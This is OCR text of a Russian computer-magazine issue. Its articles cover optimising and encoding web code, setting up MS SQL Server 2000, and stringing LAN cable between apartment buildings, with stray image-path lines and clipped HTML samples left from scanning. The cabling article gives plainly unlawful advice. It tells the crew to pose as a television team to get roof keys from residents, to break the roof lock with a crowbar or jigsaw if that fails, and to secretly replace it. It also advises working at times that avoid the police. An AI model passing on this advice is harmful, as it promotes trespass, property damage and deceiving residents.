В настройках утилиты доступны многочисленные параметры оптимизации. Если, например, необходимо обработать только HTML- и PHP-код, то это легко выполняется с помощью установки нескольких опций. А чтобы навсегда исключить какой-либо файл из списка оптимизируемых, достаточно добавить в его текст специальную директиву <!-- nocompress --> — теперь w3compiler будет этот файл игнорировать. Но и это еще не все. Если нужно оптимизировать лишь часть кода, то тебе сам Бог велел использовать директивы <!-- startignore --> и <!-- endignore -->. Помещенный между ними код останется как есть, в то время как вся остальная часть файла будет обработана. Впрочем, бояться в любом случае нечего: все изменения можно сразу же отменить, так как в программу встроена функция отката.


[Zend Encoder — небольшая утилита с огромными возможностями]


Прежде чем настраивать сервак и устанавливать различные дополнения к используемому софту, спроси согласия администратора. В противном случае ему это может не понравиться.


На наших дисках ты, как всегда, найдешь описанный в статье софт. В том числе Apache, PHP, Zend Optimizer, Zend Encoder, PHP Accelerator, w3complil-er, а также исходники Markup Validation Service.



[внешний вид Markup Validation Service]

[БОРЬБА С ПЛАГИАТОМ, ИЛИ ШИФРУЕМСЯ ПО ПОЛНОЙ!]

В наш FAQ часто приходит следующий вопрос: каким образом можно зашифровать PHP-скрипт, чтобы злоумышленник не мог прочитать его содержимое? Пришло время расставить все точки над i.
Существует несколько разработок в этой области, однако заслуженным доверием может похвастаться только одна из них. Позволь представить: Zend Encoder (www.zend.com). Эта утилита занимается тем, что компилирует исходный текст PHP-скрипта из обычного вида plain text в специальный двоичный формат — так называемый Zend Intermediate Code. Такие файлы не могут быть прочитаны человеком или преобразованы обратно. Поэтому их можно смело распространять среди широкого круга людей, не опасаясь за сохранность содержимого и нарушение авторских прав.
По понятным причинам стандартное ядро PHP не имеет возможности интерпретирования подобных файлов, и на сервер необходимо установить специальное дополнение — The Zend Optimizer. С его помощью бинарники будут выполняться на сервере точно так же, как и обычные PHP-сценарии, без какой-либо видимой разницы.
Важно заметить, что слово «Optimizer» в названии дополнения не случайно: платформа Zend действительно ускоряет работу скриптов, причем на уровне, сравнимом с PHP Accelerator'ом. Версии Zend Optimizer'а разрабатываются подо все возможные платформы, в том числе Linux, MacOS X, FreeBSD, Solaris и даже Windows.

```
src="/homepage/pix/04_35_business.gif" width="180" height="32" bor
alt="Business/Enterprise" /></a></td>
  </tr>
  <tr>
    <td><a href="http://apprzone.intel.com/scripts-util/serve-url.a
iid=HPAGE+up_HW&url=http://developer.intel.com/sites/developer/ind
><img src="/homepage/pix/04_35_hardware.gif" width="180" height="3
border="0" alt="Hardware Design" /></a></td>
  </tr>
  <tr>
    <td><a href="http://apprzone.intel.com/scripts-util/serve-url.a
iid=HPAGE+up_SW&url=http://www.intel.com/cd/ids/developer/asmo-
na/eng/index.htm&"><img src="/homepage/pix/04_35_software.gif"
width="180" height="32" border="0" alt="Software Development" /></
  </tr>
  <tr>
    <td><a href="/reseller/index.htm?iid=HPAGE+up_Resel&"><img
src="/homepage/pix/04_35_reseller.gif" width="180" height="32" bor
alt="Intel(R) Reseller Center" /></a></td>
```


[это отрывок исходного HTML-файла]

```
cellpadding=0 cellspacing=0 width=100><tbody><tr><td colspan=3><i
height=5 src="/0/g.gif" width=1></td></tr> <tr><td><table border=0
cellpadding=0 cellspacing=0 width=180><tbody><tr><td><a
href="http://www.intel.com/personal/"><img alt="Personal Computing
border=0 height=32 src="/0/h.gif" width=180></a></td></tr> <tr><td
href="http://www.intel.com/business/"><img alt=Business/Enterprise
border=0 height=32 src="/0/i.gif" width=180></a></td></tr> <tr><td
href="http://apprzone.intel.com/scripts-util/serve-url.asp?
iid=HPAGE+up_HW&amp;url=http://developer.intel.com/sites/developer
<img alt="Hardware Design" border=0 height=31 src="/0/j.gif" width
```


[этот же самый отрывок, но уже оптимизированный]




[сайт www.xakep.ru изобилует ошибками. Непорядок!]



[официальный сайт PHP Accelerator'а]



[выбор папки для оптимизации]



[w3compiler: процесс идет!]

[проверка на вшивость] В отличие от XHTML, спецификация HTML допускает некоторые вольности в отношении синтаксиса. Можно совершенно безнаказанно игнорировать некоторые конструкции и синтаксические правила, и браузер в большинстве случаев вполне корректно их обработает. Однако делать этого не стоит по нескольким причинам.


Во-первых, это считается плохим тоном программирования и, вообще говоря, уделом новичков и полупрофессионалов. А во-вторых, не стоит забывать, что посетители могут использовать самые разнообразные браузеры. И если с Internet Explorer'ом, Firefox'ом и Оперой такая фишка, скорее всего, прокатит, то за корректную интерпретацию в менее известных бродилках никто поручиться не может.


Чтобы избежать возможных накладок, я тебе настоятельно рекомендую всегда проверять публикуемый код на соблюдение правил и стандартов, благо выполнять эту операцию вручную совсем не обязательно. Неоценимую помощь окажут так называемые валидаторы — программы или скрипты, которые производят синтаксический разбор кода. Самый известных из них — онлайн-сервис Markup Validation Service (*validator.w3.org*). Огромную популярность он получил благодаря тому, что был разработан самим веб-консорциумом — именно он утверждает стандарты и технологии, используемые в интернете, а значит, доверять результатам его утилит можно на все 200% (блин, а если я хочу доверять на пицот процентов? — Прим. доцента Бублика).

Чтобы понять, как работать с валидатором, достаточно зайти на его сайт, и все сразу станет ясно. Указав сервису URL веб-страницы или файл с локального диска, ты сразу же получишь страницу с результатом. Если проверка прошла успешно и сайт полностью отвечает требованиям стандартов, сервис выдаст соответствующее сообщение и предложение установить на свой сайт специальный баннер-логотип. В противном случае валидатор возвратит список неточностей, наглядно обозначив ошибку и ее позицию в тексте. Для еще большего понимания к каждой из ошибок будет приложено небольшое разъяснение. Так что ты без проблем сможешь все исправить.

Возможно, кому-то не понравится, что Markup Validation Service — это онлайновый сервис, а не обычная программа. Не беда! Веб-консорциум совершенно безвозмездно выкладывает на сайт полные исходники скриптов, которые ты можешь использовать как тебе захочется. Например, для установки на свой локальный веб-сервер.

[не брезгуй!] Мои рекомендации — это не пустые слова. Вполне может оказаться, что выполнять их будет лень или попросту некогда, но все же забывать о них не стоит. Нужно всегда стремиться выжать максимум, показать себя и свои работы с самой лучшей и профессиональной стороны. И это касается не только компьютеров, но и реальной жизни. Не ленись! :)





ОлдSQLный сервер

БАЗА ДАННЫХ ЯВЛЯЕТСЯ ТЕМ ФУНДАМЕНТОМ, НА КОТОРОМ СТРОИТСЯ РАБОТА СОВРЕМЕННОГО ПРИЛОЖЕНИЯ ТИПА «КЛИЕНТ-СЕРВЕР». MS SQL SERVER 2000 СЕГОДНЯ ЗАНИМАЕТ ОДНО ИЗ ВЕДУЩИХ МЕСТ КАК ИНСТРУМЕНТ СОЗДАНИЯ БОЛЬШИХ КОРПОРАТИВНЫХ СИСТЕМ В СРЕДЕ ОПЕРАЦИОНОК СЕМЕЙСТВА WINDOWS, ПОСКОЛЬКУ ОН ОТЛИЧАЕТСЯ ОТНОСИТЕЛЬНО НЕВЫСОКОЙ СТОИМОСТЬЮ, ДОСТАТОЧНО БОЛЬШОЙ ПРОИЗВОДИТЕЛЬНОСТЬЮ, ПРОСТОТОЙ ИНСТАЛЛЯЦИИ И УПРАВЛЕНИЯ! Лавров Владислав (l-vv@r66.ru)

Некоторые аспекты установки и управления MS SQL Server **2000**

[грубая установка] Отмечу некоторые особенности процесса установки сервера SQL Server 2000. Для начала процедуры инсталляции необходимо запустить программу setupsql.exe из каталога *\x86\setup* с установочного CD. Далее следует обычная для Windows-приложений серия визардов, в которых последовательно надо отмечать переключатели, флажки, выбирать списки и прочее. Остановлюсь только на моментах, требующих определенных знаний, чтобы выбрать различные варианты дальнейших действий.

Во-первых, при выборе типа компьютера для установки серверной СУБД возможно несколько вариантов: на локальном (Local) или удаленном (Remote) компьютере. Установка на удаленный компьютер возможна, если на нем работают операционные системы, построенные на ядре NT (Windows NT/2000/XP). Кроме этих вариантов, ты можешь увидеть затененный переключатель Virtual Computer, который станет доступным, только если установка запускается на компьютере, входящем в кластер.

Во-вторых, тип инсталляции также многовариантен:


- **Client Tools Only** («Только инструментарий клиента») — позволяет установить на клиенте только средства администрирования СУБД.
- **Server and Client Tools** («Сервер и инструментарий клиента») — будет инсталлирован сам сервер, а также средства администрирования. Этот вариант установки стоит по умолчанию, поскольку используется в большинстве случаев.
- **Connectivity Only** («Только соединение») — будут установлены компоненты, обеспечивающие соединение с сервером MS SQL.

Далее остановлюсь на возможных типах установки:

- **Minimal**. При выборе данной опции будет установлена программа SQL Server Service Manager, основное назначение которой состоит в запуске, приостановке и полной остановке различных служб. Этот тип инсталляции надо использовать, если ты не будешь управлять сервером локально.




Перед созданием резервной копии базы данных обязательно проверь, не содержит ли она каких-либо нарушений. В этом тебе поможет утилита DBCC, которую надо запустить в окне SQL Query Analyzer с параметрами CHECDB ('database_name').



При установке сервера SQL Server 2000 автоматически появляется несколько баз данных. Главная из них — база данных master, в которой хранится информация системного уровня, в частности о пользователях, учетных записях, параметрах настройки системы. Поскольку информация в ней постоянно меняется, то регулярно создавай полную резервную копию этой базы!


- **Typical**. В этом случае при инсталляции SQL Server будут установлены утилиты, необходимые для управления сервером с данного компьютера.
- **Custom**. Если выберешь эту опцию, то сможешь определить конкретные компоненты для инсталляции. Дополнительно здесь можно указать необходимость установки системы полнотекстового поиска (Full-Text Search), а также различных библиотек разработчика.


И напоследок отмечу настройку учетных записей служб, под которыми будет работать SQL Server. Здесь предусмотрено два режима:


- **Use the same account for each service**. Auto start SQL Server Service («Использовать учетную запись для всех служб. Автостарт SQL Server Service») — используется одна учетная запись для всех служб, причем службы запускаются автоматически при старте операционной системы.
- **Customize the settings for each service** («Настроить параметры для каждой службы») — в этом случае ты можешь выбрать либо SQL Server, либо SQL Server Agent и выполнить настройки для каждой

службы.
В этом же окне следует выбрать опцию Use the Local System account («Запускать под локальной учетной записью») или опцию Use the Domain User account («Запускать под учетной записью пользователя домена»). В последнем случае тебе придется указать имя, пароль и домен. Затененный флаг Auto Start Service означает автоматический запуск службы при загрузке операционной системы компьютера.

[шлифуем напильником] Настройка уже установленного сервера MS SQL осуществляется с помощью графической консоли программы Enterprise Manager, которую надо запустить из группы Microsoft SQL Server. Надо сказать, что здесь в полной мере реализована современная концепция централизованного управления распределенными информационными ресурсами (базами данных). Если ты обладаешь соответствующими правами, то не вставая с места сможешь подключиться к любому серверу MS SQL, доступному для Enterprise Manager'а, и централизованно управлять им.
Список доступных SQL-серверов отображается в дереве консоли в левой части экрана. Щелкнув правой кнопкой мыши по одному из серверов, ты перейдешь к окну его свойств. Кратко перечислю назначение вкладок.
- **General**. Здесь отражены общие сведения о SQL Server 2000 и операционной системе, производится настройка автоматического запуска при загрузке операционки трех основных служб:
1 SQL Server — ядро SQL Server 2000, отвечающее за большинство функций.
2 SQL Server Agent — служба, которая автоматизирует некоторые процессы, выполняемые на сервере. Подробнее о функциях этой службы далее в статье.
3 MSDTC — служба-координатор распределенных транзакций (DTC — Distribution Transaction Coordinator), одновременно выполняющая в различных базах данных несколько локальных транзакций.
- **Memory**. Вкладка позволяет задавать один из двух способов управления памятью: динамическое и статическое. При динамическом управлении следует указать минимальный и максимальный доступные объемы памяти. При выборе переключателя статического управления тебе придется установить фиксированный объем памяти, который не может быть использован операционной системой. Переключатель Reserve physical memory for SQL Server позволяет запретить операционке сохранение любых данных сервера в виртуальной памяти на диске. А минимальный объем памяти, выделяемый для запроса пользователя к базам данных, ты сможешь задать с помощью параметра Minimum query memory. Только запомни, что увеличение этого параметра хотя и уменьшит время выполнения запроса, но снизит производительность сервера при обслуживании большого количества пользователей.
- **Processor**. Здесь ты сможешь подключить к работе сервера баз данных все имеющиеся в твоей системе процессоры, если у тебя их несколько. SQL Server 2000 построен таким образом, что каждый запрос пользователя выполняется как отдельный поток (thread). На этой вкладке ты можешь определить максимальное количество потоков (Maximum worker threads), одновременно обрабатываемых сервером, что, как ты догадываешься, позволяет регулировать производительность работы сервера. Если количество клиентов сервера больше установленного числа, то часть потоков помещается в пул. Туда же, как правило, попадают и простаивающие клиенты, от которых долго нет запросов.
На производительность SQL-сервера влияет установка флажков Boost SQL Server priority on Windows и Use Windows NT fibers. Первый повышает приоритет процесса работы сервера баз данных и, следовательно, ускоряет выполнение пользовательских запросов. Второй разрешает использование волокон (fibers), которые переключаются быстрее, чем отдельные процессы, и тем самым увеличивают производительность приложения.
- **Security**. Доступ к SQL Server возможен при двух различных режимах аутентификации: SQL Server and Windows и Windows only. Первый режим — так называемый смешанный. Он предполагает, что если пользователь прошел аутентификацию в сети Windows, то обязан ее пройти и на SQL Server. В этом случае сервер баз данных использует свою базу учетных записей пользователей, элементы которой могут и не совпадать с учетными записями базы Windows. При другом режиме на SQL Server хранятся идентификаторы допущенных к работе с сервером учетных виндовых записей, права которых контролируются при попытке войти на сервер. В большинстве случаев используется именно этот режим, а установка смешанного режима аутентификации бывает необходима в случае доступа к SQL-серверу из других операционных систем или интернета.
- **Connections**. На этой вкладке ты можешь установить количество одновременно подключаемых клиентов (Maximum concurrent user connections). Значение этого параметра, равное нулю, означает, что количество подключений неограничено. Здесь также можно регулировать число секунд, отводимое системой на выполнение пользовательского запроса (параметр Query time-out), разрешать другим серверам устанавливать удаленное соединение с твоим серваком посредством удаленного вызова процедур (RPC — Remote Procedure Calls) и многое другое.
- **Server Settings и Database Settings**. Дополнительные параметры, которые ты можешь установить на этих вкладках, касаются выбора языка представления диалоговых окон, возможности напрямую модифицировать системные таблицы, установки цены запроса (количество секунд на один запрос), настройки профиля для службы SQL Mail, управления параметрами резервного копирования/восстановления данных и др.
- **Replication**. Вкладка используется для уп-


[выбираем платформу для SQL Server 2000]




[выбираем тип инсталляции сервера]

равления репликациями. Репликация — одно из мощнейших средств перемещения и копирования в реальном режиме времени информации между разными серверами. В нем участвуют три процесса (сервера):
1 издатель (publisher) — сервер SQL Server 2000, предоставляющий свои данные для копирования на другие серверы.
2 подписчик (subscriber) — сервер, копирующий данные, предоставляемые издателем.
3 дистрибьютор (distributor) — сервер, выступающий в роли посредника между издателем и подписчиками. В его задачи входит копирование данных, подготовленных издателем, и тиражирование их, тем самым разгружая издателя. В большинстве случаев дистрибьютор и издатель физически расположены на одном сервере, допускается также расположение дистрибьютора как на отдельном сервере, так и на сервере одного из подписчиков. С помощью закладки Replication ты можешь сконфигурировать на своем сервере одновременно и дистрибьютора, и издателя.

[обслуживание на автомате] Ты уже понял из прочитанного выше, что сетевая система управления базами данных SQL Server 2000 имеет множество настроек. Но мечта администратора — один раз настроить и забыть — в случае использования баз данных неосуществима, поскольку современный сервер является активным. Это значит, что он не только реагирует на запросы пользователей, но и сам инициирует обработку хранимых данных. В его арсенале есть для этого необходимые инструменты: хранимые процедуры и триггеры. Объем данной статьи не позволяет подробно познакомиться с их функциями, но тебе сейчас важно понять главное: сетевая база данных не является статичным хранилищем информации, ее содержимое с течением времени меняется, и она переходит, как говорят спецы, из одного установившегося состояния в другое (это типа из физики что-то такое припоминаю, ага. — Прим. доцента Бублика). И поскольку все течет, все изменяется, периодически возникают проблемы, которые надо непрерывно отслеживать и оперативно устранять. Есть ли в SQL Server 2000 инструменты для осуществления таких функций? Да, это служба SQL Server Agent.
Чтобы SQL Server 2000 функционировал успешно, запуск службы SQL Server Agent не обязателен. Однако ее использование значительно повышает возможности и отказоустойчивость SQL Server. Она работает с тремя видами объектов:
1 Jobs — задания. Для любого задания можно составить расписание запуска. Типичными примерами являются задания на репликацию и резервное копирование. Задание может состоять из нескольких шагов, каждый из которых, в свою очередь, может представлять собой команду на языке запросов Transact-SQL, скрипт или утилиту командной строки. Шаги могут быть связаны друг с другом. Другими словами, в зависимости от результата выполнения данного шага ты можешь задать какое-либо действие, например переход к определенному шагу. Таким образом, задание может представлять собой разветвленную программу. В результате ты имеешь мощный инструмент для автоматизации работы всего сервера SQL.
2 Alerts — предупреждения. Этот объект представляет собой событие, при наступлении которого заинтересованным пользователям (операторам) будет отправлено соответствующее сообщение (например, об отсутствии места на диске).
3 Operators — операторы (пользователи). Этот объект содержит информацию о юзерах, отвечающих за поддержку сервера в рабочем состоянии: адрес электронной почты, сетевой адрес, атрибуты пейджинговой связи. По указанным адресам SQL Server Agent пошлет соответствующее сообщение при наступлении какого-либо критического события (если какой-нибудь хакер удалил пару таблиц, например :)), аварийной ситуации и т.п.
Настройка службы SQL Server Agent и всех ее объектов осуществляется из консоли SQL Server Enterprise Manager папки Management.

[управление системой безопасности] SQL Server 2000 — сетевая система баз данных. Использование ее в качестве настольной системы доступа к данным имеет смысл разве только для отладочных целей. Поэтому неслучаен тот факт, что ее безопасность интегрирована с сетевой системой безопасности, поскольку все пользователи SQL Server являются вместе с тем и сетевыми пользователями.
Допуск юзеров к ресурсам SQL-сервера начинается с аутентификации. Этот процесс предполагает, что пользователь для доступа к серверу использует одну из учетных записей, хранящихся в разделе *Security/Logins* программы SQL Server Enterprise Manager. При активизации этого раздела в правом окне консоли отображается список учетных записей. Новая учетная запись создается щелчком правой кнопки мыши по строке Logins и выбором в появившемся меню пункта New, а изменение настроек производится через ее свойства.

[интеграция с Web] У SQL Server 2000 есть замечательная возможность — автоматизировать публикацию запросов к базам данных, используя HTML-документы. Этот механизм реализован в виде мастера Web Assistant, работу которого можно настроить на вывод сколь угодно сложных запросов, сформированных в хранимой процедуре. Запрос будет выполняться по расписанию либо при изменении отображаемых данных. Сформированная таким мастером Web-страница может быть просмотрена любым браузером. Во многих случаях подобный способ Web-публикаций оказывается более чем достаточен, особенно в интранет-сетях компаний.
Обратись к списку мастеров в программе Enterprise Manager из пункта меню *Tools/Wizards*. Будет открыто окно со списком всех мастеров, доступных в SQL Server 2000. В разделе Management этого окна выбери пункт Web Assistant Wizard. Это и есть мастер, позволяющий создавать HTML-документ на основе баз данных SQL Server 2000


[КАК НЕ ПОТЕРЯТЬ ДАННЫЕ?]

Потеря данных — не такое уж редкое явление. Причины могут быть самые разные: сбои в электропитании и аппаратном обеспечении, ошибки в работе системного и прикладного программного обеспечения, да и просто человеческий фактор. Любая причина может вызвать частичную или полную потерю данных, и тогда инфу придется восстанавливать. Чтобы восстановление было успешным, своевременно позаботься о создании регулярных резервных копий. Какие типы резервного копирования существуют в MS SQL Server?
1 Полное резервное копирование базы данных (database backup). В этом случае все содержимое базы данных будет помещено в один или несколько файлов. Такой тип резервного копирования является фундаментом, на котором строится вся методология сохранения данных.
2 Дифференциальное резервное копирование (differential database backup). При таком методе сервером отслеживаются только изменения, произошедшие со времени полного резервного копирования. Хотя такая копия компактнее и требует меньше времени для своего создания, но для восстановления базы данных обязательно потребуется полная резервная копия.
3 Резервное копирование файлов и групп файлов (file and filegroup backup). Этот тип позволяет архивировать только данные, принадлежащие указанному файлу или группе файлов. По умолчанию для хранения данных создается один файл, его имя и размещение задаются пользователем при формировании базы данных. Однако ты можешь для повышения отказоустойчивости задать несколько файлов и распределить по ним конкретные объекты данных (столбцы, таблицы, хранимые процедуры и др.). В чем смысл? В том, что данные таблиц, которые подвергаются частым изменениям, можно собирать в отдельный файл и осуществлять регулярное резервное копирование именно этого файла.
4 Резервное копирование журнала транзакций (transaction log backup). Данный тип означает копирование информации о транзакциях (произведенных изменениях), зафиксированной в соответствующем журнале. В нем отображается состояние базы данных до начала транзакции и после ее завершения. Если ты выбрал такой тип резервного копирования, то сервер будет сканировать журнал транзакций и помещать в архив информацию только о тех транзакциях, которые произошли с момента последнего резервного копирования.



Кладем сеть

КАЗАЛОСЬ БЫ, ЧТО МОЖЕТ БЫТЬ ПРОЩЕ, ЧЕМ ПРОЛОЖИТЬ ЛОКАЛЬНУЮ СЕТЬ? ПОШЕЛ В МАГАЗИН, КУПИЛ СЕБЕ ДЕСЯТОК СЕТЕВУХ, ДЕШЕВЫЙ СВИТЧ ДА БУХТУ ВИТУХИ — ВОТ ТЕБЕ И ЛОКАЛКА. ОДНАКО НА ПРАКТИКЕ ВСЕ ПОЛУЧАЕТСЯ НАМНОГО СЛОЖНЕЕ… Я НЕ СТАНУ РАССКАЗЫВАТЬ ТЕБЕ О БАНАЛЬНЫХ ВЕЩАХ — КАКОЕ ОБОРУДОВАНИЕ НУЖНО ИСПОЛЬЗОВАТЬ ИЛИ КАК ЕГО НАСТРОИТЬ. ДЛЯ НЕБОЛЬШОЙ ЛОКАЛЬНОЙ СЕТИ (100 МБИТ/С) ВПОЛНЕ ПОДОЙДУТ ДЕШЕВЫЕ НЕКОММУТИРУЕМЫЕ СВИТЧИ (НАПРИМЕР, CNET И TRENDNET С ПЯТИЛЕТНЕЙ ГАРАНТИЕЙ) И ОБЫЧНЫЕ СЕТЕВУХИ, КОТОРЫЕ ВООБЩЕ МАЛО ЧЕМ ОТЛИЧАЮТСЯ. В НАСТРОЙКЕ ТАКОЕ ПРОСТОЕ ОБОРУДОВАНИЕ, САМО СОБОЙ, НЕ НУЖДАЕТСЯ. ЗНАЧИТЕЛЬНО ИНТЕРЕСНЕЕ РАССМОТРЕТЬ АСПЕКТЫ ОБУСТРОЙСТВА СЕТИ, ЕЕ ПРОКЛАДКИ. ВЗЯТЬ, К ПРИМЕРУ, РАБОТУ С ПОДВЕСНЫМИ КАБЕЛЬНЫМИ ЛИНИЯМИ — С ЭТОГО И НАЧНЕМ | Степан Ильин aka Step (step@real.xakep.ru)



Фишки монтажников

[воздушка] Наладить коммуникацию между двумя домами можно двумя способами: по воздуху и под землей. К сожалению, второй вариант для нас совершенно неприемлем, так как в этом случае придется обращаться к специальным госслужбам и, соответственно, выложить немало денег. Более того, возможность проложить кабель под землей между двумя конкретными домами имеется далеко не всегда.

Совсем по-другому дела обстоят с прокладкой кабеля по воздуху. Воздушка с самого появления домашних локальных сетей стала одним из фундаментальных понятий и активно используется по сей день. Как и любой другой вид работ, она регламентируется специальными требованиями и стандартами. Разработаны они были довольно давно, поэтому во многом не отвечают современным реалиям — трогать мы их не будем. Но есть куда более весомая проблема — прокладка подвесных линий является строительной деятельностью, для которой, естественно, требуется разрешение и лицензия. Стать легальным Ethernet-провайдером (читай, получить все необходимые лицензии) тебе не грозит — в одни только бумаги придется вложиться как минимум на несколько тысяч долларов. Поэтому действовать мы будем полулегально, зато осторожно. Проблемы в этом случае практически исключены.

[где ключи от танка?] Во время прокладки сети тебе и твоей команде придется много работать на крыше. Коммунальные службы, вообще говоря, строго запрещают выходить на крыши обычным смертным и тем более производить там какие-либо работы. Поэтому первой твоей проблемой станет поиск ключей. Если окажется, что они находятся в домоуправлении (а так и должно быть!), то без связей туда лучше не идти. Я говорю вполне серьезно. Местные тетеньки, услышав о сетях, воздушках и прочих непонятных вещах, скорее всего, незамедлительно пошлют тебя куда подальше. Вывод: с ними лучше не связываться. Лучше отправляйся на поиски ключей к жильцам. Здесь есть одна хитрость: чтобы лишний раз не травмировать расшатанную психику наших граждан, твоей команде лучше будет представиться телевизионщиками. Им жильцы почему-то доверяют больше, нежели каким-то там «интернетам» и «лоХалкам». Хотя и это не гарантирует стопроцентный результат. Если раздобыть ключ все же не удастся, хочешь — не хочешь, замок придется ломать. Прояви все свои шпионские способности (электролобзик, фомка и т.п. тебе в помощь) и оперативно проверни эту нехитрую операцию. Сбитый замок нужно немедленно заменить на свой, причем так, чтобы никто не заметил подмены.

Как только выход на крышу будет обеспечен, не спеши радоваться и прыгать от счастья, ибо рискуешь упасть вниз головой. Если крыша пологая и не окружена высоким бордюром, то тебе в обязательном порядке нужно позаботиться о страховке. Страховочная система стоит совсем недорого, но зато она реально может спасти жизнь тебе и твоим соратникам. Поверь мне: несчастных случаев история знает предостаточно!

[ловкость рук] Для того чтобы перетянуть кабель с одного дома на другой, понадобится минимум приспособлений. Вариантов здесь немного. В самом простом случае нужна лишь длинная веревка (капроновая нить или что-либо другое), разделенная напополам. Спустив с обеих крыш каждый из кусков и связав их внизу, получится натянутая между домами нить. С ее помощью позже ты сможешь передать кабель с тросом с одной крыши на другую.

Если пролет между домами совсем небольшой, то его можно просто перекинуть. Однако ты реально рискуешь разбить чужое стекло привязанным к веревке грузом или напрочь запутать веревку, если груза не будет.

Задача может быть значительно усложнена, если между домами находятся какие-либо препятствия (деревья, строения, закрытые зоны и т.п.) или проходит автомобильная дорога. Универсального рецепта в этом случае, разумеется, не существует. Нужно проявить максимум своей смекалки и умения, чтобы каким-нибудь способом все-таки получить натянутую между домами веревку. В любом случае деревья и другие препятствия можно как-нибудь обогнуть, провода — перекинуть и т.д. Если ты решишься прокладывать магистраль через оживленную дорогу (что без лицензии чревато последствиями), неплохо будет провернуть номер рано утром, когда еще мало машин. Но ни в коем случае не ночью: если и не свалишься с крыши, то имеешь вполне реальные шансы пообщаться с милицией.

Обустраивая узел связи, обязательно маркируй все уходящие провода. Это легко выполнить с помощью разноцветной изоленты или бумажных бирок, приклеенных к кабелю скотчем. В будущем это значительно облегчит поиск неполадок в сети.

Некоторые кабели заливаются так называемым компаундом (гидрофобом), что придает им больше живучести. Даже если в каком-то месте нарушится изоляция, гидрофоб немедленно заполнит возникший пробел и предотвратит порчу кабеля.

[крепимся] Крепеж кабеля — это еще один очень важный момент. В продаже доступно огромное количество всевозможных вариаций крепежа и специальных девайсов. Проблема, как это обычно бывает, одна — высокая их стоимость. Впрочем, как показала практика, наладить надежную воздушку можно и без больших затрат.
